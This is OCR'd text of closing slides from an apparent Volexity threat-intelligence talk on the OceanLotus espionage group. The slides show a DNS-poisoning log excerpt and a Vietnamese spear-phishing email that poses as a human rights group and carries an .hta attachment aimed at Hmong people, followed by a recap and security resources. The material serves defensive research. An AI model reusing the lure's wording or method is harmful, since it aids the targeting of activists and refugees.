[INF][10:33:50][::::0]DNS Query 192.168.1.122: GOOGLEADS.G.DOUBLECLICK.NET
[INF][10:33:55][::::0]DNS Poison 192.168.1.122: FONTS.GOOGLEAPIS.COM -> 87.117.234.178
[INF][10:33:55][::::0]DNS Query 192.168.1.122: PAGEAD-GOOGLEHOSTED.L.GOOGLE.COM
[INF][10:34:19][::::0]DNS Query 192.168.1.122: PROD1-API.ACOMPLI.NET
[INF][10:34:21][::::0]DNS Query 192.168.1.122: LOGIN.MICROSOFTONLINE.COM
[INF][10:34:24][::::0]DNS Query 192.168.1.122: SUBSTRATE.OFFICE.COM

 59

59

Targeting Hmong Refugees

From: **Bá Hải Nguyễn** <bahainguyen.btv@gmail.com>
Date: 15:28, Th 3, ngày 12 tháng 3 năm 2019
Subject: Thu thập hồ sơ Dân tộc Mông_Cần bổ sung hoàn thiện
To: < '@gmail.com>

Kính chào anh
Tôi là Nguyễn Bá Hải_Thành viên của tổ chức "Hồ sơ nhân quyền Việt Nam", được biết đến anh thông qua một số chương trình của các khóa học xã hội dân sự. Chúng tôi hiện nay đang tiến hành thu thập thông tin, hồ sơ về tình trạng vô tổ quốc của các Dân tộc H'Mông ở Tây Nguyên và Tây Bắc để gửi đến các tổ chức nhân quyền trên thế giới nhằm cùng hỗ trợ nhân dân tại đây để giúp họ vượt qua những khó khăn của hiện tại. Để hoàn thiện được hồ sơ, chúng tôi cần sự tham gia của các dân tộc tại bản làng và ký tên ủng hộ để tập hợp trình gửi lên cấp trên.
Dưới đây là thông tin của anh mà chúng tôi có được, xin gửi đến anh để xác nhận, chỉnh sửa và cùng ký tên để chúng tôi có thể thực hiện dự án sớm nhất có thể.
Nếu anh xem đây là vấn đề hệ trọng của dân tộc thì cần hoàn thiện sớm và phản hồi email nhanh chóng để chúng tôi tập hợp.
Xin gửi thông tin đến anh để xác nhận và ký tên.
Trân trọng
Nguyễn Bá Hải
Hồ sơ nhân quyền Việt Nam
bahainguyen.btv@gmail.com

Thong tin ho so ky ten ung ho tinh trang vo to...Dinh.hta
(1.7 MB)

 60

60

Recap and Final Thoughts

- OceanLotus has:
  - Proven an ability to conduct numerous widespread and simultaneous cyber espionage operations
  - Conducted multi-year long efforts to run and maintain fraudulent websites with the purposes of tracking and targeting out-of-favor individuals and organizations
  - Actively compromised systems and networks belonging to global corporations, government organizations, and individuals (activists)
  - Goes to great lengths to target those outside of the country and persecute them based on religious beliefs
- Based on the items presented today and other research, Volexity believes that OceanLotus will continue to advanced its capabilities and be a formidable threat.

 61


61

Resources

- HowTo: Privacy & Security Conscious Browsing
  - https://gist.github.com/atcuno/3425484ac5cce5298932
- Review applications with access to your Gmail account (and their permissions):
  - https://myaccount.google.com/permissions
- Look into Google's Advanced Protection Program
  - https://landing.google.com/advancedprotection/

 62

62


Thank you for attending!
If you have any further questions or comments, come find me later or drop me a line.
Contact
e-mail: sadair@volexity.com
twitter: @stevenadair
© Volexity Inc.
63

63